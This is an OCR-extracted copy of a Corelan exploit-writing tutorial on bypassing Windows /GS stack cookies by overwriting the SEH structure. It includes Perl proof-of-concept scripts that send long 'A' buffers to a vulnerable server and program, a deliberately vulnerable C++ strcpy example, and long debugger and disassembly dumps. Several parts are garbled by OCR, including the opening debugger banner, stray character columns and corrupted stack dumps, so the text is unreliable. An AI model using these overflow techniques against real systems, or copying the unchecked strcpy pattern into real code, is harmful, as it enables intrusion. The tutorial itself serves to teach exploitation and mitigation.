<pre>Microsoft (R) Windows Debugger Version 6.11.0001.404 X86 Copyright (c) Microsoft Corporation. All rights reserved. *** wait with pending attach Symbol search path is: SRV*C:\windbg symbols*http://msdl.micro Executable search path is: C:\sploits\vulnsrv\vulnerableserv ModLoad: 00400000 00406000 C:\VIND0VS\system32\ntdll.dll ModLoad: 7c800000 7c8f6000 C:\VIND0VS\system32\ntdll.dll ModLoad: 7c800000 7c8f6000 C:\VIND0VS\system32\x40000 C:\VIND0VS\system32\x40000 7d8f6000 C:\VIND0VS\system32\x40000 7d8f6000 C:\VIND0VS\system32\x40000 7d8f000 C:\VIND0VS\system32\x40000 7</pre>	Iscratoft Hindows & Werston S.1.20001 ICD Copyright 1985-2000 Hiscrosoft Corp. Citaploits/volnarv/exit will Connection to host lost. Crtaploits/volnarv/perl exploit_volnarv.pl Hriting Buffer Overlbass Poter Van Exchange Hisp://sam.corelan.be:0000 Exploit for volnarv.c -0 Setting up socket -0 Connection to hostBost on port 200

Application dies, but no working exploit.

c) Peter Van Eeckhouttie

Open the vulnerable server (with gs) again in the debugger, and before letting it run, set a breakpoint on the security_check_cookie :

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

(b88.260): Break instruction exception - code 80000003 (first chance) eax=00251eb4 ebx=7ffd7000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4 eip=7c90120e esp=0012fb20 ebp=0 012fc94 iopl=0

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

```
nv up ei plnz na ponc cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202 ntdll!DbgBreakPoint:
    7c90120e cc int 3
    0:000> bp vulnerable_server!__security_check_cookie
    0:000> bl
    0 e 004012dd 0001 (0001) 0:**** vulnerable server! _ security_check_cookie
What exactly happens when the buffer/stack is subject to an overflow ? Let's see by sending exactly 512 A's to the vulnerable server (example code :)
    use strict:
    use Socket;
    my $junk = "\x41" x 512;
    # initialize host and port
    my $host = shift || 'localhost';
my $port = shift || 200;
    my $proto = getprotobyname('tcp');
    # get the port addressmy $iaddr = inet aton($host);
    my $paddr = sockaddr_in($port, $iaddr);
    print "[+] Setting up socket\n";
    # create the socket, connect to the portsocket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
    print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
    print "[+] Sending payload\n";
print SOCKET $junk."\n";
           "[+] Payload sent\n";
    print
```

close SOCKET or die "close: \$!";

This is what happens in the debugger (with breakpoint set on vulnerable_server!_security_check_cookie) :

```
0:000> g
ModLoad: 71a50000 71a8f000 C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.dll
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
Breakpoint 0 hit
eax=0012e46e ebx=00000000 ecx=4153a31d edx=0012e400 esi=00000001 edi=00403384
eip=004012dd esp=0012e048 ebp=0012e25c iopl=0
nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
vulnerable_server!__security_check_cookie:
004012dd 3b0d00304000 cmp ecx,dword ptr
[vulnerable_server!__security_cookie (00403000)] ds:0023:00403000=ef793df6
```

This illustrates that code was added and a compare is executed to validate the security cookie.

The security cookie sits at 0×00403000

0:000> dd 0x00403000 00403000 ef793df6 1086c209 ffffffff fffffff ffffffe 00000001 0000000 00000000 00403010 00000001 00342a00 00342980 0000000 00403020 00403030 00000000 0000000 0000000 0000000

Because we have overwritten parts of the stack (including the GS cookie), the cookie comparison fails, and a FastSystemCallRet is called. Restart the vulnerable server, run the perl code again, and look at the cookie once more (to verify that it has changed) :

```
(480.fb0): Break instruction exception - code 80000003 (first chance)
eax=00251eb4 ebx=7ffd9000 ecx=00000002 edx=00000004 esi=00251f48 edi=00251eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0
                                                           nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                        efl=00000202
ntdll!DbgBreakPoint:
7c90120e cc
                            int
                                    3
0:000> bp vulnerable_server!__security_check_cookie
0:000> bl
 0 e 004012dd
                    0001 (0001) 0:**** vulnerable_server!__security_check_cookie
0:000> g
ModLoad: 71a50000 71a8f000
                                C:\WINDOWS\system32\mswsock.dll
ModLoad: 662b0000 66308000
                                C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 77f10000 77f59000
                                C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000
                                C:\WINDOWS\system32\USER32.dll
ModLoad: 76390000 763ad000
                                C:\WINDOWS\system32\IMM32.DLL
ModLoad: 71a90000 71a98000
                                C:\WINDOWS\System32\wshtcpip.dll
Breakpoint 0 hit
eax=0012e46eebx=00000000ecx=4153a31dedx=0012e400esi=00000001edi=00403384eip=004012ddesp=0012e048ebp=0012e25ciopl=0nvupeipl nznape nccs=001bss=0023ds=0023es=0023fs=003bgs=0000efl=00000206
vulnerable_server!
                      security_check_cookie:
                                     ecx,dword ptr [vulnerable_server!__security_cookie (00403000)] ds:0023:00403
004012dd 3b0d00304000
                           cmp
000=d0dd8743
0:000> dd 0x00403000
```

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

C	\$		
2	ς	5	
2	ð	ł	
S	2	2	
0	Č,	8	
	a	r	
	2	ŝ	
5	2	2	
	ē		
5	4	2	
h		2	
	0	J	
	2		
		5	
		2	
		2	
	2	5	
		2	
		2	
		2	
	2	2	

 00403000
 d0dd8743
 2f2278bc
 fffffff
 fffffff

 00403010
 ffffffe
 0000000
 00000000
 00000000
 00000000

 00403020
 00000001
 00342300
 0342980
 00000000
 00000000

 00403030
 00000000
 00000000
 00000000
 00000000
 00000000

It's different now, which means that it is not predictable. (This is what usually happens. (MS06-040 shows an exploit that could take advantage of the fact that the cookie was static, so it is possible – in theory))

Anyways, if you now try to overflow the buffer, the application will die : ntdll!KiFastSystemCallRet

(set breakpoint on function pr, and step through the instructions until you see that the security cookie check fails before the function returns)

This should give us enough information on how the /GS compiler switch changes the code of functions to protect against stack overflows.

As explained earlier, there are a couple of techniques that would allow you to try to bypass the GS protection. Most of them rely on the fact that you can hit the exception handler structure/trigger an exception before the cookie is checked again. Other rely on being able to write to arguments,... No matter what I've tried, it did not work with this code (could not hit exception handler). So /GS appears to be quite effective with this code.

Stack cookie bypass demonstration 1 : Exception Handling

The vulnerable code

In order to demonstrate how the stack cookie can be bypassed, we'll use the following simple c++ code (basicbof.cpp) :

```
#include "stdafx.h"
#include "stdio.h"
#include "windows.h"
void GetInput(char* str, char* out)
    char buffer[500];
    try
    {
          strcpy(buffer,str);
     strcpy(out,buffer);
         printf("Input received : %s\n",buffer);
    }
    catch (char * strErr)
    {
        printf("No valid input received ! \n");
        printf("Exception : %s\n",strErr);
    }
}
int main(int argc, char* argv[])
{
    char buf2[128];
    GetInput(argv[1],buf2);
    return 0;
}
```

As you can see, the GetInput function contains a vulnerable strcpy, because it does not check the length of the first parameter. Furthermore, once 'buffer' was filled (and possibly corrupted), it is used again (strcpy to variable 'out') before the function returns. But hey – the function exception handler should warn the user if malicious input was entered, right ? :-)

Compile the code without /GS and without RTC.

Run the code and use a 10 character string as parameter :

Ok, that works as expected. Now run the application and feed it a string longer than 500 bytes as first parameter. Application will crash. (If you leave out the exception handler code in the GetInput function, then the application will crash & trigger your debugger to kick in.) We'll use the following simple perl script to call the application and feed it 520 characters :

```
my $buffer="A" x 520;
system("\"C:\\Program Files\\Debugging Tools for Windows (x86)\\windbg\" basicbof.exe \"$buffer\"\r\n");
```

Run the script :

```
(908.470): Access violation - code c0000005 (!!! second chance !!!)
eax=0000021a ebx=0000000 ecx=7855215c edx=7855bbb60 esi=00000001 edi=00403380
eip=41414141 esp=0012ff78 ebp=41414141 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
41414141 ??
```

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

=> direct ret/eip overwrite. Classic BOF.

If you try the same again, using the executable that includes the exception handling code again, the application will die. (if you prefer launching the executable from within windbg, then run windbg, open the basicbof.exe executable, and add the 500+ character string as argument)

26/02/2010 - 10 / 48

Knowledge is not an object, it's a flow

c) Peter Van Eeckhoutte



Now you get this :

(b5c.964): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8 eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0 nv up ei pl nz na pe nc cs=001b ss=0023 ds=0023 fs=003b gs=0000 efl=00010206 basicbof!GetInput+0xcb: 004010cb 8802 mov byte ptr [edx],al ds:0023:00130000=41

No direct EIP overwrite, but we have hit the exception handler with our buffer overflow :

):000> !exchain
0012fee0: 41414141
invalid exception stack at 41414141

How does the SE Handler work and what happens when it gets overwritten ?

Before continuing, as a small exercise (using breakpoints and stepping through instructions), we'll see why and when the exception handler kicked in and what happens when you overwrite the handler.

Open the executable (no GS, but with the exception handling code) in windbg again (with the 520 A's as argument). Before starting the application (at the breakpoint), set a breakpoint on function GetInput

0:000> bp GetInput 0:000> bl 0 e 00401000 0001 (0001) 0:**** basicbof!GetInput

Run the application, and it will break when the function is called

```
Breakpoint 0 hit
eax=0012fefc ebx=00000000 ecx=00342980 edx=003429f3 esi=00000001 edi=00403388
eip=00401000 esp=0012fef0 ebp=0012ff7c iopl=0 nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000206
basicbof!GetInput:
00401000 55 push ebp
```

If you disassemble function GetInput, this is what you will see :

00401000	\$	55	PUSH EBP ;save current value of EBP (=> saved EIP)
00401001		8BEC	MOV EBP,ESP ;ebp is now top of stack (=> saved EBP)
00401003		6A FF	PUSH -1
00401005		68 A01A4000	PUSH basicbof.00401AA0 ; SE handler installation
0040100A		64:A1 00000000	MOV EAX, DWORD PTR FS:[0]
00401010		50	PUSH EAX
00401011		64:8925 000000>	MOV DWORD PTR FS:[0],ESP
00401018		51	PUSH ECX
00401019		81EC 1C020000	SUB ESP,21C ;reserve space on the stack, 540 bytes
0040101F		53	PUSH EBX
00401020		56	PUSH ESI
00401021		57	PUSH EDI
00401022		8965 F0	MOV DWORD PTR SS:[EBP-10],ESP
00401025		C745 FC 000000>	MOV DWORD PTR SS:[EBP-4],0
0040102C		8B45 08	MOV EAX,DWORD PTR SS:[EBP+8] ;start strcpy(buffer,str)
0040102F		8985 F0FDFFFF	MOV DWORD PTR SS:[EBP-210],EAX
00401035		8D8D F8FDFFFF	LEA ECX, DWORD PTR SS: [EBP-208]
0040103B		898D ECFDFFFF	MOV DWORD PTR SS:[EBP-214],ECX
00401041		8B95 ECFDFFFF	MOV EDX, DWORD PTR SS: [EBP-214]
00401047		8995 E8FDFFFF	MOV DWORD PTR SS:[EBP-218],EDX
0040104D	>	8B85 F0FDFFFF	MOV EAX, DWORD PTR SS: [EBP-210]
00401053		8A08	MOV CL, BYTE PTR DS:[EAX]
00401055		888D E7FDFFFF	MOV BYTE PTR SS:[EBP-219],CL
0040105B		8B95 ECFDFFFF	MOV EDX, DWORD PTR SS: [EBP-214]
00401061		8A85 E7FDFFFF	MOV AL.BYTE PTR SS:[EBP-219]

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

Knowledge is not an object, it's a flow

c) Peter Van Eeckhouttie

00401067		8802	MOV BYTE PTR DS:[EDX],AL
00401069		8B8D F0FDFFFF	MOV ECX,DWORD PTR SS:[EBP-210]
0040106F		83C1 01	ADD ECX,1
00401072		898D F0FDFFFF	MOV DWORD PTR SS:[EBP-210],ECX
00401078		8B95 ECFDFFFF	MOV EDX, DWORD PTR SS: [EBP-214]
0040107E		83C2 01	ADD EDX,1
00401081		8995 ECFDFFFF	MOV DWORD PTR SS:[EBP-214],EDX
00401087			>CMP BYTE PTR SS:[EBP-219],0
00401087		^75 BD	JNZ SHORT basicbof.0040104D ;jmp to 0x0040104d,get next char
00401082		8D85 F8FDFFFF	LEA EAX,DWORD PTR SS:[EBP-208] ;start strcpy(out,buffer)
00401090		8985 E0FDFFFF	MOV DWORD PTR SS:[EBP-220],EAX
0040109C		8B4D OC	MOV ECX, DWORD PTR SS: [EBP+C]
0040109F		898D DCFDFFFF	MOV DWORD PTR SS: [EBP-224], ECX
004010A5		8B95 DCFDFFFF	MOV EDX, DWORD PTR SS: [EBP-224]
004010AB		8995 D8FDFFFF	MOV DWORD PTR SS: [EBP-228], EDX
004010B1		8B85 E0FDFFFF	MOV EAX, DWORD PTR SS: [EBP-220]
004010B7		8A08	MOV CL, BYTE PTR DS: [EAX]
004010B9		888D D7FDFFFF	MOV BYTE PTR SS:[EBP-229],CL
004010BF		8B95 DCFDFFFF	MOV EDX,DWORD PTR SS:[EBP-224]
004010C5		8A85 D7FDFFFF	MOV AL,BYTE PTR SS:[EBP-229]
004010CB		8802	MOV BYTE PTR DS:[EDX],AL
004010CD		8B8D E0FDFFFF	MOV ECX,DWORD PTR SS:[EBP-220]
004010D3		83C1 01	ADD ECX,1
004010D6		898D E0FDFFFF	MOV DWORD PTR SS:[EBP-220],ECX
004010DC		8B95 DCFDFFFF	MOV EDX,DWORD PTR SS:[EBP-224]
004010E2		83C2 01	ADD EDX,1
004010E5		8995 DCFDFFFF	MOV DWORD PTR SS:[EBP-224],EDX
004010EB			>CMP BYTE PTR SS: [EBP-229],0
004010F2		^75 BD	JNZ SHORT basicbof.004010B1;jmp to 0x00401090,get next char
004010F4		8D85 F8FDFFFF	LEA EAX, DWORD PTR SS: [EBP-208]
004010FA		50	PUSH EAX ; /<%s>
004010FB		68 FC204000	PUSH basicbof.004020FC ; format = "Input received : %s
"		00 1 0204000	
00401100		FF15 A8204000	CALL DWORD PTR DS:[<&MSVCR90.printf>] \printf
00401106		83C4 08	ADD ESP.8
00401100		EB 30	JMP SHORT basicbof.0040113B
00401109 0040110B		68 14214000	PUSH basicbof.00402114 ; /format = "No valid input received !
"		00 14214000	rosh basicbol.00402114 ; /lonmat = No vatid input received :
00401110		FF15 A8204000	CALL DWORD PTR DS:[<&MSVCR90.printf>] ; \printf
00401110		83C4 04	ADD ESP,4
00401110		8B8D F4FDFFFF	MOV ECX, DWORD PTR SS: [EBP-20C]
0040111F		51	
00401120 "		68 30214000	<pre>PUSH basicbof.00402130 ; format = "Exception : %s</pre>
00401125		EE16 40204000	CALL DWORD DTD DC.[<smsvcd00 printfs]<="" td=""></smsvcd00>
00401125		FF15 A8204000 83C4 08	CALL DWORD PTR DS:[<&MSVCR90.printf>] ; \printf
0040112B			
0040112E			<pre>F>MOV DWORD PTR SS:[EBP-4],-1 MOV FAX basishef 00401142</pre>
00401135		B8 42114000	MOV EAX, basicbof.00401142
0040113A	•	С3	RETN

When the GetInput() function prolog begins, the function argument (our buffer "str") is stored at 0×003429f3 (EDX):

0:000> d edx

A pointer to this argument is put on the stack (so at 0×0012 fef4, the address 0×003429 f3 is stored).

The stack pointer (ESP) points to 0×0012 fef0), and EBP points to 0×0012 ff7c. These 2 addresses now form the new function stack frame. The memory location ESP points to currently contains 0×00401179 (which is the return address to go back to the main function, right after calling GetInput())

basicbot	main			
00401160	55	push	ebp	
00401161	8bec	mov	ebp,esp	
00401163	81ec80000000	sub	esp,80h	
00401169	8d4580	lea	eax,[ebp-80h]	
0040116c	50	push	eax	
0040116d	8b4d0c	mov	ecx,dword ptr [ebp+0Ch]	;pointer to argument
00401170	8b5104	mov	edx,dword ptr [ecx+4]	;pointer to argument
00401173	52	push	edx ; buffer argument	
00401174	e887fefff	call	basicbof!GetInput (0040100	00) ; GetInput()
00401179	83c408	add	<pre>esp,8 ;normally GetInput</pre>	returns here
0040117c	33c0	xor	eax,eax0040117e 8be5	mov esp,ebp
00401180	5d	рор	ebp	
00401181	c3	ret		

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

Anyways, let's go back to the disassembly of the GetInput function above. After putting a pointer to the arguments on the stack, the function prolog first pushes EBP to the stack (to save EBP). Next, it puts ESP into EBP so EBP points to the top of the stack now (for just a moment :)). So, in essence, a new stack frame is created at the "current" position of ESP when the function is called. After saving EBP, ESP now points to 0×0012feec (which contains 0c0012ff7c). As soon as data is pushed onto the stack, EBP will still point to the same location (but EBP becomes (and stays) the bottom of the stack). Since there are no local variables in GetInput(), nothing is pushed on the stack to prepare for these variables.

Then, the SE Handler is installed. First, FFFFFFF is put on the stack (to indicate the end of the SEH chain).

00401003	. 6A FF	PUSH -1
00401005	. 68 A01A4000	PUSH basicbof.00401AA0

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

Then, SE Handler and next SEH are pushed onto the stack :

0040100A	64:A1 00	000000	MOV	EAX, DV	VORD	PTR	FS:[0]
00401010	50		PUSH	EAX			
00401011	64:8925	000000>	>MOV	DWORD	PTR	FS:[0],ESP

The stack now looks like this :

^	stack gro	ws up towar	ds top of stack while address of ESP goes down
1	0012FECC	785438C5	MSVCR90.785438C5
Ì	0012FED0	0012FEE8	
İ	0012FED4	7855C40C	MSVCR90.7855C40C
Ì	0012FED8	00152150	
İ	0012FEDC	0012FEF8	<- ESP points here after pushing next SEH
İ	0012FEE0	0012FFB0	Pointer to next SEH record
İ	0012FEE4	00401AA0	SE handler
i	0012FEE8	FFFFFFF	; end of SEH chain
İ	0012FEEC	0012FF7C	; saved EBP
i	0012FEF0	00401179	; saved EIP
i	0012FEF4	003429F3	; pointer to buffer ASCII "AAAAAAAAAAAAAAAAAAAAAAAA"

Before the first strcpy starts, some place is reserved on the stack.

00401019 . 81EC 1C020000 SUB ESP,21C ;540 bytes, which is 500 (buffer) + additional space

After this instruction, ESP points to 0×0012 fcc0 (which is 0×0012 fedc - 21c), ebp still points to 0×0012 feec (top of stack). Next, EBX, ESI and EDI are pushed on the stack (ESP = ESP - C (3 x 4 bytes = 12 bytes), ESP now points at 0×0012 FCB4.

Then, at $0 \times 0040102c$, the first strcpy starts (ESP still points to 0012fcb4). Each A is taken from the memory location where buffer resides) and put on the stack (one by one, loop from $0 \times 0040104d$ to $0 \times 0040108e$).

_					
ĺ	0012FCB4	004033A8 00000001	230.	basicbof.004033A8	
	0012FCBC	000000000			
1	0012FCC0 0012FCC4	7C919318 FFFFFFFF	†őæ¦	ntdll.7C919318	
	0012FCC8 0012FCCC	7C91930F	×õæ	RETURN to ntdll.7C91930F RETURN to ntdll.7C918F2;	
	0012FCD0	7C918F21 41340000	!A≋: 48		
	0012FCD4 0012FCD8	0012FCE4 0012FCF6	∑™¢. ÷™‡.	ASCII "AAAAAAAAAAAAAAAAAA	Ξ
	0012FCDC	00342A05	4 #4.	ASCII "AAAAAAAAAAAAAAAAA	~
	0012FCE0 0012FCE4	0000027C	18		
	0012FCE8 0012FCEC	41414141 41414141	AAAA AAAA		
	0012FCF0	41414141	AAAA		
	0012FCF4 0012FCF8	00004141	AA		
	0012FCFC	001530C8	≞ð§.		
	0012FD00 0012FD04	00150000 7C863C4D	i.s. Mkai	RETURN to kernel32.7C86	
	0012FD08 0012FD0C	00000000 0101FD18	†2.00		
1	0012FD10	0012F008	ten±		

This process continues until all 520 bytes (length of our command line argument) have been written

The first 4 A's were written at 0012fce4. If you add 208h (520 bytes) - 4 (the 4 bytes that are at 0012fce4), then you end up at 0012fee8, which has hit/overwritten the SE Structure. No harm done yet.

001	2FE 74	41414141	нннн						
881	2FE98	41414141	AAAA						
881	2FE9C	41414141	AAAA						
881	2FEA0	41414141	AAAA						
881	2FEA4	41414141	AAAA						
881	2FEA8	41414141	AAAA						
881	2FEAC	41414141	AAAA						
881	2FEB8	41414141	AAAA						
881	2FEB4	41414141	AAAA						
881	2FEB8	41414141	AAAA						_
881	2FEBC	41414141	AAAA						· · ·
881	2FEC8	41414141	AAAA						
001	2FFC4	41414141	AAAA						
881	2FEC8	41414141	AAAA						
001	2FECC	41414141	AAAA						
	2FED0	41414141	AAAA						
	2FED4	41414141	AAAA						
	2FED8	41414141	AAAA						
	2FEDC	41414141	AAAA						
	2FEE8	41414141	AAAA	Pointer to	neut	SEH	record		
ěě i	2FFF4	41414141	AAAA	SE handler	116.0.5	0611	160010		
001	SEFER	41414141	AAAA	or nanorer					
00	SEFEC	0012FF00							
1000	EFEEU	00121100	. . .						

So far so good. No exception has been triggered yet (nothing has been done with the buffer yet, and we did not attempt to write anywhere that would cause an immediate exception)

Then the second strcpy (strcpy(out,buffer)) starts. Similar routine (one A per loop), and now the A's are written on the stack starting at 0×0012fefc. EBP (bottom of stack) still points to 0×0012feec, so we are now writing beyond the bottom of the stack.

rite anyv at 0×001

(c) Peter Van Feckhouttie

0012FEB4 0012FEB8	41414141 41414141	aaaa aaaa	
0012FEBC	41414141	8888	
0012FEC0	41414141	AAAA	
0012FEC4	41414141	AAAA	
0012FEC8	41414141	AAAA	
0012FECC	41414141	8888	
0012FED0	41414141	8888	
0012FED4	41414141	AAAA	
0012FED8	41414141	AAAA	
0012FEDC	41414141	AAAA	
0012FEE0	41414141	AAAA	Pointer to next SEH record
0012FEE4	41414141	AAAA	SE handler
0012FEE8	41414141	AAAA	
0012FEEC	0012FF00	. +.	
0012FEF0	00401179	y ∢ @.	RETURN to basicbof.00401179 from ba
0012FEF4	003429F3	≤)4.	ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
0012FEF8	0012FEFC	** *	ASCII "AAAA"
0012FEFC	41414141	AAAA	
00121100	000000000		
0012FF04	00000041	A	
0012FF08	00000000		
0012FF0C	00000004	*•1•	
0012FF10	0012FF28		
0012FF14	78543071	g0Tx	RETURN to MSUCR90.78543071 from MSU
0012FF18	00000041	8	
0012FF1C	00342980	Ç)4.	

out is only 128 bytes (variable initially set up in main() and then passed on uninitialized to GetInput() – this smells like trouble to me :-)), so the overflow will probably occur much faster. Buffer contains a lot more bytes, so the overflow may/could/will write into an area where it does not belong, and that will hurt more this time. If this triggers and exception, we control the flow (we have already overwritten the SE structure, remember)

After putting 128 A's on the stack, the stack looks like this :

	001622500	41414141	HHHH		Carl Inc. Mar. Security	e terre de la constante de la constante de				
ы	0012FED4	41414141	0000						-	
	00126608	41414141	0000							
	00126600	41414141	AAAA							
	0012FEE0	11111111	AAAA	Pointer	to next S	El necond				
	0012FEE4	41414141	AAAA	SE hand		CH LEVELD				
	0012FEE8	41414141	AAAA	ole mana	1.61					
	0012FEEC	00125500		escit 4	1.**0000000	000000000000000000000000000000000000000	200004	******		
	0012FEF0	00401179	9 1 0	RETURN	to basiobo	4.00401179	6 more	basicbof.00401000		
	0012FEF4	003429F3	\$14.	escut m	000000000000	000000000000	200000			
	0012FEF8	BB12FFFC		ASCII 4	1."0000000	0000000000000	200000	*********************************	1	
	0012FEFC	41414141	HHHHH							
	0012FF80	41414141	0000							
	0012FF04	41414141	AAAA							
	0012FF08	41414141	AAAA							
	0012FF0C	41414141	AAAA							
	0012FF10	41414141	AAAA							
	0012FF14	41414141	AAAA							
	0012FF18	41414141	AAAA							
	0012FF1C	41414141	RARA							
	0012FF20	41414141	AAAA							1
	0012FF24	41414141	RARA							
	0012FF28	41414141	8888							. –
	0012FF2C	41414141	AAAA							
	0012FF30	41414141	AAAA							
	0012FF34	41414141	AAAA							
	0012FF38	41414141	AAAA							
	0012FF3C	41414141	AAAA							
	0012FF40	41414141	AAAA							
	0012FF44	41414141	AAAA							
	0012FF48	41414141	RARR							
	0012FE4C	41414141	RARR							
	0012FF50	41414141	RARR							
	0012FF54	41414141	RARR							
	0012FF58	41414141	RARA							
	0012FF5C	41414141	RARA							
	0012FF60 0012FF64	41414141	AAAAA							
	0012FF68	41414141	8888							
	0012FF6C	41414141 41414141	0000							
	0012FF6C 0012FF70		0000							
	0012FF74	41414141 41414141	8888							
	0012FF78		AAAA							
	Contraction of the local division of the loc	41414141	and the second second							
	0012FF80	00401320	0.00	RETURN	to basicho	4.00401320	6000	basicbof.00401160		
	0012FF84	00000002	ò		00000000	100101060				
	00125588	00342980	Ci4							
	0012FF8C	00342598	0.74							
	0012FF90	Determine	-6.1r							
_									_	

As we continue to write, we write into higher addresses (eventually even overwriting main() local vars and envp, argv, etc... all the way to the bottom of the stack):

-	ne continue			e inte ingriei	444.65565	(erendany	
	0012FF70	41414141	AAAA				
	0012FF74	41414141	AAAA				
	0012FF78	41414141	AAAA				
	0012FF7C	41414141					
	0012FF80	41414141					
	0012FF84	41414141	AAAA				
	0012FF88 0012FF8C	41414141	AAAA				
	0012FF8C	41414141	AAAA				
	0012FF90	41414141					
	0012FF94	41414141					
	0012FF98	41414141					
	0012FF9C	41414141	ARAR				
	0012FFA0	41414141	HHHH				
	0012FFA4	41414141 41414141 41414141	HHHH				_
	0012FFR8	*1*1*1*1*1	1010101				
	0012FFAC 0012FFB0	41414141	AAAA				
	0012FFB4	41414141	AAAA				5
	0012FFB8	41414141	0000				
	0012FFBC	41414141	0000				
	8812FFC8	41414141	0000				
	0012FFC4	41414141	0000				
	0012FFC8	41414141 41414141 41414141	0000				
	0012FFCC	41414141	8888				
	0012FFD0	41414141	AAAA				
	0012FFD4	41414141	AAAA				
	0012FFD8	41414141					
	0012FFDC	41414141	AAAA				
	0012FFE0	41414141					
	0012FFE4	41414141	AAAA				
	0012FFE8	41414141	ARRA				
	0012FFEC	41414141	AAAA				
	0012FFF0	00414141	AAA.				
	0012FFF4	00000000		has been de	Marchael and Taxaba	and the state is	
	0012FFF8 0012FFFC	00401470		basicbof.<	noguteEnti	yPoint2	
	COLSPERC	000000000					

Until we finally try to write into a location where we don't have access to

c) Peter Van Eeckhoutte

0012FFE4 0012FFE8 0012FFE0 0012FFF0 0012FFF0 0012FFF4 0012FFF8 0012FFF8	41414141 41414141 41414141 41414141 41414141 41414141 41414141 41414141	4000 4000 4000 4000 4000 4000 4000 400			
004010CB [22	:46:21] Acc	ess violati	on when wr	iting to	[00130000]
Access violation. The SEH	chain now looks like	e this :			
SEH ch	ain of m	ain threa	d 📃		

If we now pass the exception to the application, and attempt will be made to go to this SE Handler.

Regi	isters (FPU)	
EAX	0000000		
ECX	4141414	1	
EDX	7C9032B	C ntdll.7C9032BC	_
EBX	0000000	0	· - V
ESP	0012F8E		
	0012F90		
	0000000	-	
EDI	0000000	0	
EIP	4141414	1	
		•	

SE Structure was overwritten with the first strcpy, but the second strcpy triggered the exception **before** the function could return. The combination of both should allow us to exploit this vulnerability because stack cookies will not be checked.

Abusing SEH to bypass GS protection

Address SE handler 0012FEE0 41414141

Compile the executable again (with /GS protection) and try the same overflow again : Code with exception handler :

```
(aa0.f48): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a4
eip=004010d8 esp=0012fca0 ebp=0012fee4 iopl=0
                                                             nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                          efl=00010206
basicbof!GetInput+0xd8:
004010d8 8802
0:000> uf GetInput
                                     byte ptr [edx],al
                                                                    ds:0023:00130000=41
                            mov
basicbof!GetInput [basicbof\basicbof.cpp @ 6]:
    6 00401000 55
                                   push
                                            ebp
    6 00401001 8bec
                                            ebp.esp
                                   mov
    6 00401003 6aff
                                            0FFFFFFFh
                                   push
    6
      00401005 68d01a4000
                                   push
                                            offset basicbof!_CxxFrameHandler3+0xc (00401ad0)
      0040100a 64a10000000
                                            eax,dword ptr fs:[00000000h]
    6
                                   mov
      00401010 50
    6
                                   push
                                            eax
    6 00401011 51
                                   push
                                            ecx
    6 00401012 81ec24020000
                                   sub
                                            esp,224h
    6
      00401018 a118304000
0040101d 33c5
                                   mov
                                            eax,dword ptr [basicbof!__security_cookie (00403018)]
    6
                                   xor
                                            eax.ebp
      0040101f 8945ec
                                            dword ptr [ebp-14h],eax
    6
                                   mov
      00401022 53
    6
                                   push
                                            ebx
      00401023 56
    6
                                   push
                                            esi
      00401024 57
    6
                                   push
                                            edi
      00401025 50
                                   .
push
    6
                                            eax
    6
      00401026 8d45f4
                                   lea
                                            eax,[ebp-0Ch]
                                            eax,[ebp-0(n]
dword ptr fs:[00000000h],eax
dword ptr [ebp-10h],esp
dword ptr [ebp-4],0
eax,dword ptr [ebp+8]
dword ptr [ebp+8]
dword ptr [ebp-210h]
    6 00401029 64a300000000
                                   mov
      0040102f 8965f0
    6
                                   mov
    9 00401032 c745fc00000000
                                   mov
   10 00401039 8b4508
                                   mov
   10 0040103c 8985e8fdffff
                                   mov
   10 00401042 8d8df0fdffff
                                            ecx,[ebp-210h]
                                   lea
   10 00401048 898de4fdfff
                                   mov
                                            dword ptr [ebp-21Ch],ecx
   10 0040104e 8b95e4fdffff
                                            edx,dword ptr [ebp-21Ch]
                                   mov
   10 00401054 8995e0fdffff
                                   mov
                                            dword ptr [ebp-220h],edx
```

